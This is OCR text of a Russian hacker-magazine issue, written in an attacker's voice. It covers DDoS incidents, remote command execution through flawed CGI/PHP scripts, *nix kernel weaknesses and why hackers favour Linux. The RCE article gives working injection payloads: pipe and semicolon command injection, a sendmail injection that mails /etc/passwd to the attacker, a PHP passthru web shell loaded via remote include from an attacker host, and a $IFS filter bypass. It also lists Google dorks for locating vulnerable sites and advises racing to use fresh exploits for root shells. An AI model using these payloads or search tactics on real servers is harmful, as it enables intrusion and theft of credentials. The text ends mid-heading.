
❼. Атака на сайт SCO, совершенная при помощи вируса MyDoom и всех его подцепивших. 22 августа 2003 года сайт компании SCO перестал отвечать на запросы пользователей. Атака продолжалась несколько дней и прекратилась только 25 августа. Поскольку вирус MyDoom имел очень широкое распространение, то атака получилась мощнейшей. Вторая редакция вируса MyDoom.B, созданная для атаки на сайт Microsoft, не имела такого "успеха" у пользователей.

❶. Серверы Osirusoft крупнейшего хранилища IP-адресов, замеченных в спаме, были отключены после большого количества распределенных атак на отказ в обслуживании. Данная служба занималась ведением динамического списка IP-адресов, замеченных в спаме.

Атаки на отказ в обслуживании, несомненно, большое зло на просторах интернета. И если отдельно взятую пользовательскую машину можно защитить с помощью фаервола, то для серверов стопроцентной защиты нет и в скором времени не предвидится. Так что с DoS/DDoS-атаками сложилась довольно грустная (или веселая? :)) ситуация. Многие хостеры при обнаружении атаки просто выключают сервера. Это о чем-то говорит ;).



SYN-FLOOD.



Способы подключения к жертве(2 вида атаки)

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОТЫЩИ И ВЫПОЛНИ!

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОМАНД

Хакеры способны атаковать сервер со всех сторон. Взломщик может использовать эксплоит или поразить сервер командой, выполненной через дырявый сценарий. HTTP-демон является самой опасной стороной сервера, которая скрывает за собой возможность интерпретирования практически любой *nix-команды. Об этом и многом другом ты прочтешь в данном материале.

ТАК МНОГО СПОСОБОВ ХОРОШИХ...

На самом деле, утверждение, что удаленно выполнять команды можно только через Web, ошибочно. Любой рабочий эксплоит, нацеленный на бажный сервис, способен выполнить какое-либо действие. Это может быть добавление пользователя, запуск интерпретатора и т.д. Важно то, что сам факт переполнения буфера приводит к фатальной ошибке и, как следствие, к удачному выполнению команды. Я бы с удовольствием раскрыл все тайны переполнения, но это уже было сделано в Спеце #08.04(45), посвященном дырявым буферам.

Второй способ - атака через Web. На тысячах Web-серверов крутятся миллионы бажных сценариев, через которые можно выполнять системные запросы. Некоторые админы не исправляют уязвимые сценарии, так как надеются на фаервол, но грамотный взломщик может влегкую отключить брандмауэр даже через Web-лазейку. Я расскажу о самых известных уязвимостях в CGI/PHP-скриптах, эксплуатация которых приводит к фатальным последствиям.

По умолчанию, директива allow_url_fopen разрешена. Это означает, что функция fopen() способна подгрузить любой удаленный скрипт.

В PHP также можно произвести атаку на system(). Для этого необходимо поставить ";" по краям переменной, а саму переменную представить в виде команды.

АТАКА НА ПАЙПЫ

Начнем с самой популярной ошибки программистов. Баг таится в функции open(), которая есть в каждом более-менее серьезном сценарии. Суть ошибки состоит в следующем: функции передается имя файла, который необходимо прочитать и вывести на экран. Само имя поступает с входа CGI-потока, то есть задается удаленным пользователем как параметр скрипта. Всем известно, что open() понимает символ перенаправления (пайп) "|". Если этот символ встретится перед именем или после имени, функция попытается обратиться к файлу и выполнить его как команду! Хакеру достаточно изменить параметр скрипта на команду и обрамить ее вертикальными палочками.

Рассмотрим это на наглядном примере. Пусть в сценарии юзается следующий код:

```
$file=param('file');
open(FILENAME,$file);
while(<FILENAME>) { print }
close(FILENAME);
```

Мы видим, что переменная $file поступает с потоком данных. Она не проверяется на наличие каких-либо спецсимволов, поэтому хакер без проблем может добавить в переменную парочку пайпов. При нестандартном запросе в open() поступит переменная "|id|", которая выполнится как команда, а результат будет выведен на экран. Не думай, что этих скриптов мало - по статистике, каждый третий сервер можно атаковать таким тривиальным запросом.

SYSTEM() ПОГУБИТ МИР

Как известно, функция system() предназначена для выполнения системных команд. Изредка ее используют в CGI-сценариях, запуская внешние приложения. Ничего страшного не происходит, если системный запрос не содержит пользовательских параметров скрипта. В противном случае злоумышленник может добиться выполнения произвольной команды. Рассмотрим пример бажного кода. Проект, из которого он позаимствован, и по сей день находится в онлайне, его код удалось выцепить после успешного эксплуатирования ошибки.

```
#!/usr/bin/perl
### Simply Perl-Whoiser by XXX.

use CGI qw(:standard);
$host=param('host');
system("whois $host > log");
...
```

После того как скрипт получил параметр host, он выполняет system() с этой опцией безо всякой проверки символов. Стоит атакующему подставить в переменную $host (читай: в параметр скрипта host) символ ';', а за ним произвольную команду, как в файл log поместится уже не ответ бинарника /usr/bin/whois, а команда взломщика. К примеру, запрос вида http://victim.com/whois.cgi?host=blabla.ru;id покажет текущего пользователя (то есть пользователя, с правами которого выполняются CGI-скрипты на сервере).


SENDMAIL - ВРАГ НАРОДА

Я не могу не упомянуть про старый добрый баг в вызове sendmail, который до сих пор можно отыскать в тухлых скриптах. Ошибка заключается в использовании опции -t. Этот параметр позволяет указывать имя получателя в командной строке. Часто при таком раскладе это имя берется из входных данных CGI-скрипта и не проверяется на спецсимволы. Вот фрагмент кода уязвимой гостевой книги:

```
use CGI qw(:standard);
$email=param('email');

open(MAIL,"|/usr/sbin/sendmail -t $email");
print MAIL "From: admin@victim.com\n";
print MAIL "Subject: Thanks\n\nThank you!\n";
close(MAIL);
```

Как видно, переменная $email никоим образом не проверяется, что может привести к нежелательным последствиям. Стоит только указать на странице e-mail в виде lamer@xakep.ru|cat /etc/passwd, и



Пара пайпов - и команда выполнена!

Эксплуатирование system()

взломщику на мыло придет письмо с вложенным passwd. И все это из-за халатности или безграмотности программиста.

Чтобы не возникало подобных ситуаций, нужно отказаться от ключика -t, а адрес получателя оформлять после вызова sendmail. Также необходимо проверять входные переменные на предмет лишних символов. Вот фрагмент кода, закрывающего баг:

```
die print "Incorrect address!\n" if
($email=~/[\|;]/ || $email~!/\@/);
open(MAIL,"|/usr/sbin/sendmail");
print MAIL "To: $email\n";
# ...
```

О БЕДНОМ INCLUDE ЗАМОЛВИТЕ СЛОВО

Теперь поговорим о PHP-сценариях. В них также встречаются серьезные ошибки. Самой хитовой из них можно считать include-уязвимость. Часто администраторы включают опцию register_globals в положение On. При этом все параметры, переданные сценарию, автоматически интерпретируются в переменные. С одной стороны, это очень удобно: кодер может без лишних проблем писать скрипты. А с другой стороны, никто не мешает злоумышленнику выполнить произвольный системный код на системе. Для этого достаточно создать небольшой файл megahack.php на любом сервере (хотя поддержки PHP там нет, в противном случае файлу придется дать другое расширение, так как с расширением .php при обращении к файлу он будет интерпретироваться сервером как скрипт, а в данной ситуации необходимо, чтобы сервер просто выдал его содержимое) и подсунуть URL файла уязвимому скрипту. Файл может быть таким:


```
<?php
passthru $cmd
?>
```

Функция include помогает подгрузить в скрипт любой файл (аналогично директиве #include препроцессора в C):


```
<?php
# ...
include $my_include . '.php';
# ...
?>
```

В данном случае программист даже не представляет, что вместо его любимого data.php (если в $my_include хранится строка 'data') может подгрузиться хакерский data.php, находящийся на далеком уругвайском сервере по адресу http://urugwayhost/data.php (правда, для этого необходимо, чтобы у PHP директива allow_url_fopen была включена, но чаще всего так и бывает). Если все условия выполнены, взломщик вставляет в запрос дополнительный параметр "my_include" и присваивает ему значение URL своего скрипта (без ".php" на конце). Например, запрос, выполняющий команду ls, выглядит следующим образом:

```
http://victim/view.php?my_include=http://
urugwayhost/data&cmd=ls.
```



Письмо с аккаунтами



Уязвимый include у ног хакера

В случае если админ запретил открытие ссылок в fopen(), можно составить PHP-код и поместить его в каталог /tmp: для этого стоит воспользоваться FTP или другой уязвимостью, позволяющей создавать на сервере файлы. В качестве параметра взломщик укажет путь к локальному файлу (например, /tmp/data).

ОТТЯНИСЬ ПО ПОЛНОЙ!


"Ну и где найти все это добро?" - спросишь ты. Конечно, на поисковиках! Например, с помощью Гугла можно отыскать PHP-скрипт, содержащий include-баг. Для этого можно воспользоваться запросом вида "filetype:php file=". В итоге поисковик покажет все PHP-сценарии с переменной file. Я уверен, что добрая их половина "болеет" include-багом.

Если хочется найти CGI-скрипт с ошибкой в open(), можно использовать конструкцию "filetype:cgi html" или "filetype:pl html. В ответ мы получим массу сценариев с расширением .cgi или .pl соответственно, подключающих html-файлы. Именно в них содержится бажный код без проверки переменных на наличие пайпов.

В заключение замечу, что взлом через WWW - дело творческое, к каждому сценарию необходим индивидуальный подход. Только тогда взломщик сможет чего-то добиться. Но начинать надо с поиска простых ошибок - багов в open(), fopen(), system() и других аналогичных функциях. Постигнув азы, ты продвинешься далее и сможешь анализировать скрипт, даже при отсутствии его исходников. Нужно лишь стремление и опыт, а остальное приложится.

Если в СИшном коде программиста затотит явление переполнения буфера, то Web-разработчика в первую очередь должны волновать параметры, передаваемые CGI-сценарию.


Ничто не мешает хакеру залить эксплоит через Web, получить рутовые права и насильно отключить фаервол.



Поиск! Только поиск!

НЕ БОЛЬШЕ ОДНОГО СЛОВА!

Бывают случаи, когда команда выполняется, но скрипт нещадно отрезает все ее аргументы. Получается, что хакер имеет право вставить всего одно слово в запрос. Из этой, казалось бы, неизбежной ситуации есть выход: вместо пробела нужно подставить пустую переменную окружения $IFS. Таким образом, запрос вида **http://victim.com/bug.cgi?file=uname$IFS-a** способен обойти жесткую проверку.



Обход ограничения

Ермолаев Евгений aka Saturn (saturn@linkin-park.ru)

ЯДРА - ЧИСТЫЙ ИЗУМРУД

«ЯДЕРНЫЕ» ПРОБЛЕМЫ В *NIX

Тебе, наверное, много раз приходилось слышать, что любая *nix - это некая "идеальная" система (в отличие от Windows), которая не зависает, не тормозит и т.д. Так ли это на самом деле? Поскольку надежность любой операционной системы зависит от ядра, давай обратим внимание именно на эту часть ОС.

Для начала следует разобраться с основными понятиями *nix-систем. Это очень важный момент, без которого довольно сложно разобраться в структуре системы и ядре. Ядро полностью скрывает специфику компьютера от пользователя, но в то же время зависит от этой специфики.

ОСНОВЫ

Первое, с чем нам предстоит столкнуться, - понятие пользователя. Здесь пользователь - это некто (нечто), имеющий свою учетную запись, состоящую из имени и пароля и еще некоторых данных, например, домашней директории. Ядро UNIX "узнает" пользователя по UID (User IDentifier) - идентификатору, который представляет собой уникальное целое число, присваемое при регистрации (автоматически или вручную админом). Пользователь относится к некой группе, определяемой GID'ом (Group IDentifier). Администратору системы отводится нулевой UID. Пользователь с таким UID называется root (рут). Это наиболее интересный персонаж, поскольку он имеет полный контроль над системой. Идеальный вариант использования какой-либо уязвимости для захвата системы – получение прав рута.

Любой пользователь в процессе работы так или иначе обращается к файлам, и здесь нельзя избежать упоминания о файловой системе (ФС).

ФС присуща древовидная структура, совершенно непривычная для пользователя DOS (Windows). Корневой каталог всегда имеет имя "/". Но это не значит, что в *nix возможно использование только одного устройства для хранения информации. "Куски" файлового дерева системы чаще всего размещаются на разных носителях, но логически это одна система. Каждый зарегистрированный пользователь имеет так называемую домашнюю директорию. В ней пользователь - царь и бог :). Теоретически юзер может получить доступ ко всем файлам в системе. Но такой доступ ограничен посредством привилегий. В отличие от MS-DOS у ФС *nix отсутствует такое понятие, как расширение файла (имя файла может содержать точку наравне с другими допустимыми символами).

Элемент файловой системы

Кроме того, для файловых систем *nix характерна защита информации в файлах и трактовка периферийных устройств как файлов.

АРХИТЕКТУРА "ТРАДИЦИОННОГО" ЯДРА

В *nix есть ядро, которое управляет ресурсами компьютера и предоставляет пользователям некий ограниченный набор услуг. Мы будем рассматривать UNIX TimeSharing System V ("традиционный" UNIX), поскольку на ее основе построено большинство современных клонов UNIX. Начнем с того, что UNIX - независимая от платформы система. Для ее работы на какой-либо машине достаточно лишь заново скомпилировать компоненты (написанные на C). Здесь стоит заметить, что единственный компонент, который все еще зависит от аппаратной части, - это ядро.

Но в результате разделения аппаратно-зависимых и аппаратно-независимых компонентов ядра разработчикам удалось добиться того, что большая часть ядра может быть перенесена на любую платформу.

Остается малая, но аппаратно-зависимая часть, которая включает следующие компоненты:

- запуск и инициализация системы на низком уровне;
- первичная обработка внутренних и внешних прерываний;
- управление памятью;
- переключение между режимами пользователя и ядра;
- части драйверов, связанные с особенностями аппаратуры.

Как видно, в зависимой части осталось лишь небольшое число функций, которые переписывают при переносе ОС на другую платформу.

Давай теперь рассмотрим основные функции и подсистемы ядра. При включении выполняется инициализация системы. Эта функция занимается запуском и раскруткой. Средство раскрутки загружает полное ядро в память и запускает систему. Следующая функция - управление памятью, которая отображает виртуальную память процессов в оперативку. Кроме того, этот компонент обеспечивает использование одних и тех же областей оперативки

Архитектура UNIX в очень упрощенном виде

для разных процессов с использованием внешних носителей. Основными подсистемами ядра являются подсистема управления файлами и подсистема управления процессами. Остановимся на них поподробнее, поскольку эти системы являются основным источником уязвимостей ядра.

Подсистема управления файлами

В UNIX каждому файлу в соответствие ставится некий индекс, в котором содержатся описание размещения информации на физическом носителе, права доступа, владелец и другие данные. Каждый файл имеет только один индекс. Когда процесс обращается к файлу по имени, ядро возвращает индекс файла. То есть каждое имя является указателем.


Индексы хранятся в файловой системе, однако при работе с файлом ядро заносит их в таблицу индексов, которая находится в ОЗУ. Кроме таблицы индексов, ядро использует еще две информационные структуры: таблицу файлов и таблицу дескрипторов файла. Пользователь может получить доступ к файловым дескрипторам и раскрыть информацию.

Итак, основные компоненты файловой системы:

- Блок загрузки. Располагается в начале файловой системы и содержит программу начальной загрузки.
- Суперблок. Здесь обозначаются свойства файловой системы: размер, расположение свободного пространства, количество файлов и другая информация.
- Список индексов. Размер списка указывается администратором при генерации файловой системы.
- Информационные блоки. Содержат данные файлов, а также служебные данные. Информационный блок может принадлежать только одному файлу.

Подсистема управления процессами

После того как загрузка ядра выполнена, нужно как-то создавать, завершать и следить за существующими процессами и нитями (здесь нить - это "процесс", выполняемый на общей виртуальной памяти). Этим занимается функция управления процессами и нитями. Ввиду мультипроцессорности *nix ядро обеспечивает разделение процессорного времени или процессоров, что создает эффект параллельности выполнения разных задач. Ядро - это невыгружаемый компонент, и поэтому процесс, выполняющийся в режиме ядра, продолжает свое выполнение до тех пор, пока не вернется в режим задачи либо пока не перейдет в состояние «сна». Благодаря невыгружаемости ядро обеспечивает целостность информационных структур и стабильность работы.



Ядро

Кроме обозначенных подсистем, существуют также коммуникационные средства, которые отвечают за обеспечение обмена данными. Ну и замыкающей функцией является программный интерфейс, который делает возможным доступ к ядру из более высокого уровня (со стороны пользовательских процессов).

ГОРЕ ОТ УМА, ИЛИ ПРОБЛЕМЫ "ИДЕАЛЬНОЙ" АРХИТЕКТУРЫ

Как видно из вышесказанного, архитектура ОС в целом и архитектура ядра в частности - это стройная, хорошо продуманная система взаимодействия компонентов. Однако несмотря на это любая *nix - уязвимая система. В том числе и на самом нижнем уровне – ядре. Одна из основных причин уязвимостей ядра – возраст ОС. С одной стороны, клоны этой операционной системы становятся популярнее день ото дня в течение 25 лет, и это уникальный случай! Кроме того, на протяжении этих лет наращиваются и возможности системы, что является большим плюсом. Однако качественные улучшения структуры не успевали (и не успевают) за ростом ее возможностей. И поэтому можно утверждать, что современные варианты UNIX структурированы не идеально. Рассмотрим основные типы уязвимостей.

Переполнение буфера (buffer overflow)

Одна из самых распространенных уязвимостей программного обеспечения и ОС в частности. Эту уязвимость вызывает небольшая ошибка, позволяющая, однако, творить чудеса. Ошибка переполнения буфера случается, если в программе происходит копирование данных без проверки свободного места в пункте назначения (буфере). Когда данных слишком много, происходит переполнение и информация попадает за границы буфера. Умелое использование этого факта позволяет запускать произвольный код с правами переполненного приложения (то есть вполне может быть, что с правами администратора). Существует огромное количество такого рода уязвимостей. Главная причина уязвимости - использование некоторых функций стандартной библиотеки языка С, не проверяющих размеры своих аргументов (например strcpy, strcat, gets или sprintf), а *nix-системы (в том числе и большая часть ядра), как ты помнишь, почти целиком написаны на С. Актуальность этой уязвимости доказывает хотя бы последний найденный баг. В UNIX 9.x найдены множественные переполнения буфера в функциях strcpy() и p_stcopy(), позволяющие локальному пользователю переписывать в стеке значение регистра eip, что может привести к выполнению произвольного кода с root-правами (см. www.securitylab.ru).

Уязвимость состояния операции

Данная проблема характерна как для *nix, так и для Windows. В никсах эта дырка обнаруживается в ядре и не имеет такого широкого распространения, как переполнение буфера. Правильно используя данную уязвимость, можно изменять файлы в системе. С первого взгляда кажется, что такая возможность не представляет особой ценности, однако подобным образом могут быть получены повышенные привилегии при помощи модификации критических файлов типа /etc/passwd и gp.

Если вышеперечисленные проблемы ядра носят «хронический» характер, то следующие уязвимости – разовые, характерные для определенного клона и его версии:

❶. таблица перенаправления может быть подменена удаленными пользователями, если посылать пакеты с поддельным исходным адресом;

❷. /proc/tty/driver/serial раскрывает точное число введенных символов через последовательные ссылки. В результате локальный атакующий может определить длину пароля и задержку между нажатиями клавиш в течение ввода пароля;

❸. локальный пользователь может эксплуатировать уязвимость состояния операции чтения файла в системном вызове execve(), чтобы аварийно завершить работу системы;

❹. уязвимость в программе обработки TCP-опций входящих пакетов. Причем уязвимость действительна, если в правилах встроенного фаервола применяется tcp-option. Во всем виновата функция tcp_find_option, которая некорректно обрабатывает поле длины пакета. Если это значение больше 127, программа зацикливается. Таким образом, можно исчерпать системные ресурсы и вызвать отказ в обслуживании (DoS).

Итак, мы видим, что ядра систем *nix уязвимы. Некоторые уязвимости возникают из-за непосредственных ошибок при реализации. Другие – плоды изначально неправильной структуры ядра.

Dr_Vint (vint@vpost.ru)

LINUX - «ПРИТОН» ХАКЕРОВ

КОРОТКО О ГЛАВНОМ

Linux - система, написанная хакерами и для хакеров? Почему не FreeBSD, не OpenBSD, не Windows, а именно Linux притягивает хакеров всего мира? Что можно делать и чего делать нельзя на захваченной машине?

ИСТОРИЯ

Шел далекий 1991-й год. На рынке решений для домашних пользователей наблюдалась монополия Microsoft. Windows 3.1 и DOS правили миром ;-). Конечно, находились энтузиасты, использующие другие системы, но их было очень мало. Компьютеры уже стали доступны многим, и росло число программистов, готовых ринуться в бой за идею. Благодаря Fido хакеры с разных концов света уверенно держали связь между собой и искали применение своему интеплекту. Мир как будто ждал чего-то... А тем временем мало кому известный студент факультета компьютерных наук Хельсинского университета Линус Торвальдс изучал операционные системы, современные компьютеры, языки программирования, просматривал мегабайты исходных кодов. Он учился. Когда пришло желание работать, у Линуса уже был огромный запас знаний по многим аспектам IBM PC. Так сложилось, что ни одна из существующих систем не удовлетворяла запросов хакера, и он решил писать свою. Тем более Линус считал, что полученный опыт поможет ему начать и заложить базис ядра. И действительно, после месяцев упорной и кропотливой работы Fido-сообществу были представлены исходники ядра, для сборки которого использовалась ОС Minux. Эта самая первая версия 0.0.1 ОС Linux стала той "критической массой", которая смогла разбудить программистов и хакеров от спячки и организовать работу. Код ядра начал расти и развиваться. Чуть позже добавляется загрузчик, своя файловая система и основные утилиты. В результате, мы имеем то, что называется модным словом "Linux".

При создании системы Линус использовал единственный источник - книгу Мариса Баха "Разработка ОС UNIX".

АНАЛИЗ ЗАРОЖДЕНИЯ СИСТЕМЫ

Тебе, наверно, интересно, для чего я так вольно и очень кратко рассказал историю Linux? Это вступление должно подвести нас к главному выводу: ядро ОС Linux написано хакерами и для хакеров. Действительно, основанный программистом-одиночкой проект попал в руки огромного количества грамотных программистов, которые хотели использовать свой PC с максимальной отдачей. Для них компьютер не был инструментом - для них это цель, а не средство. Дух свободы и творчества пронизал систему. Линус предугадал такой ход развития и выпустил свое творение под открытой лицензией. Именно эти ключевые моменты сформировали всю ОС.

LINUX СЕГОДНЯ

Сейчас мы наблюдаем бум популярности системы Linux. Интернет кричит, что это лучшая ОС как для серверов, так и для домашнего использования. Но так ли это на самом деле? Действительно, сейчас GNU/Linux представляет собой очень мощную и надежную систему с огромным количеством приложений. Причем это все доступно абсолютно бесплатно и в виде исходных кодов. Но повсеместному внедрению Linux мешает то, что пользователь должен иметь желание учиться. А таких мало... Но не пасующие перед трудностями иногда полностью переходят на Linux. Таким образом, система подтверждает свое звание ОС для хакеров.

ЧТО ХАКЕРЫ НАХОДЯТ В LINUX

Так почему же именно Linux притягивает хакеров всего мира? Объяснить это лучше всего, сравнивая эту ОС с другими системами. Начнем, пожалуй, с самой близкой ОС - FreeBSD. Как ты знаешь, это тоже свободно распространяемая, POSIX-совместимая, доступная в исходных кодах система, то есть она имеет все основные преимущества Linux. И, кроме этого, у нее есть большой плюс: она разрабатывалась не с начала девяностых, а гораздо раньше, при этом очень неглупыми людьми. Кажется, все указывает на явное превосходство FreeBSD. Но есть одно большое но: развивать и дополнять эту BSD-систему могут только избранные разработчики ядра. А значит, далеко не каждый желающий программист может отправить свой участок кода для включения в ОС. С Linux все проще: если ты профи, то твоя работа будет оценена по достоинству и добавлена в ядро, при условии что это действительно полезная наработка.

Причем дистрибутив не будет отправлен на реализацию до тех пор, пока множество бета-тестеров по всему миру не заявит об отсутствии ошибок в релиз-кандидате. Таким образом, FreeBSD выпускается достаточно редко, а значит, все новые идеи включаются в нее только после тщательного тестирования. В то время как хакеры, двигая прогресс, подчиняют его себе - используют свои разработки в повседневной работе, тем самым всегда оставаясь "на острие атаки". В итоге FreeBSD не стала "притоном" гениев. Аналогично обстоят дела и с OpenBSD. Хоть эта платформа более открыта, но ее секьюрность и постоянный аудит не дают ей возможности развиваться вместе с компьютерным миром. Поэтому и эта ОС не стала пристанищем свободомыслящих талантов ;-(. О Windows говорить как-то даже не хочется... Система, ориентированная на домохозяйку, не может быть гибкой, удобной и интересной компьютерному андеграунду. Остальные системы практически не представляют никакого интереса: либо они мало распространены, либо закрыты и недоступны для модификации. Так


Решение о выпуске нового релиза Linux принимается исключительно централизованно.

Кстати, о логах...

Осмотримся немного по процессам

рис. Константин Комардин

Даже невинное создание папки в каталоге /tmp может выдать атакующего (это очень просто реализуется встроенными средствами аудита ФС).



Удобная штука mc... Но опасная

что же получит хакер, выбрав для себя ОС Linux? Прежде всего, свободу - свободу выбора, свободу творчества, свободу от монополий и регламентов производителей. И уже только потом очень сильную сетевую ОС.

ПОЧЕМУ АДМИНАМ СИМПАТИЧНА ЭТА СИСТЕМА

Администраторы все чаще выбирают Linux для своих детищ. И это легко объяснить. Админ получает, во-первых, очень стабильную ОС. Во-вторых, постоянное обновление и совершенствование не только системы, но всего сетевого ПО. Полный контроль над операционной системой привлекает грамотных системщиков, правда, достичь этого удается только в таких дистрибутивах, как Gentoo или LFS, но тотальная власть над системой реальна. Отсутствие всевозможных "закладок" и "меток", абсолютная прозрачность межсетевого взаимодействия позволяют Linux-админам спать спокойно. И все это дополняется огромным количеством документации, как в интернете, так и в бумажном варианте, как на английском, так и на русском языке. Этот список преимуществ Linux над другими *nix-системами можно продолжать довольно долго. Но! Раз есть админы и хакеры, то должны быть атаки и взломы, не так ли? Хотя система очень стабильна и продумана, иногда можно слышать об удачных взломах Linux-хостов. Кто же виноват в том, что ОС отдается в руки хакера? Попробуем разобраться в этом.

Linux - это самая открытая и свободная система, но при этом ядро потенциально нарушает множество патентов, по мнению некоторых компаний (например, небезызвестной SCO).

Детище хакера-одиночки угрожает монополии софтверного гиганта.

ВЗЛОМ LINUX. КАК ТАКОЕ БЫВАЕТ?

Чаще всего взломы и успешные атаки на Linux можно объяснить либо неграмотностью, либо ленью админа. Грамотно настроенная и вовремя обновляемая система практически неуязвима.

Какие возможны атаки? Сначала поговорим о самой простой. Реализовать взлом несложно, достаточно почаще посещать security-сайты и отслеживать изменения на top-страницах

»

Ну и кто скажет, что XP выглядит круче???


эксплоитов. При обнаружении новой удаленной уязвимости сразу же начинать искать эксплоит, а, пока его еще не разработали, исследовать сервера на предмет этой уязвимости. Конечно, в твоем сетевом анализаторе этой уязвимости еще нет, и поэтому придется поработать головой: провести полное сканирование хоста на предмет выяснения версии сервисов. При обнаружении бажного релиза ожидать свеженького эксплоита и успевать брать root-шелл. Вообще, лучше немного оптимизировать процесс поддержания тебя в курсе всех изменений на security-фронте. Есть два варианта: простой - подписаться на рассылку, сложный - написать скрипт, который будет отслеживать изменения на заданных тобой Web-ресурсах по IT-безопасности, а в случае обновления автоматически скидывать тебе свежачок на мыло или мобильник (для этих целей можно использовать готовый софт, о котором мы неоднократно писали). Атака на незнание системщика гораздо сложнее. Хакер должен знать Linux и его сервисы гораздо лучше администратора хоста, он должен понимать всю модель взаимодействия сетевых компонентов между собой и с системой. Профессиональные хакеры работают именно так: изучают ОС в совершенстве, атакуют сервера редко, но метко. Успех определяется соотношением твоих IT-знаний и IT-знаний администратора. Собственно, больше принципиальных способов атаки нет. Все остальные варианты представляют собой модификации этих двух.

Команда 'who' позволяет узнать всех пользователей, работающих с системой в данный момент.

Некоторые админы используют скрипт, которые при входе root`а в систему, отправляет сообщение админу на мобилу.

ЧТО МОЖНО ДЕЛАТЬ СО ВЗЛОМАННОЙ СИСТЕМОЙ

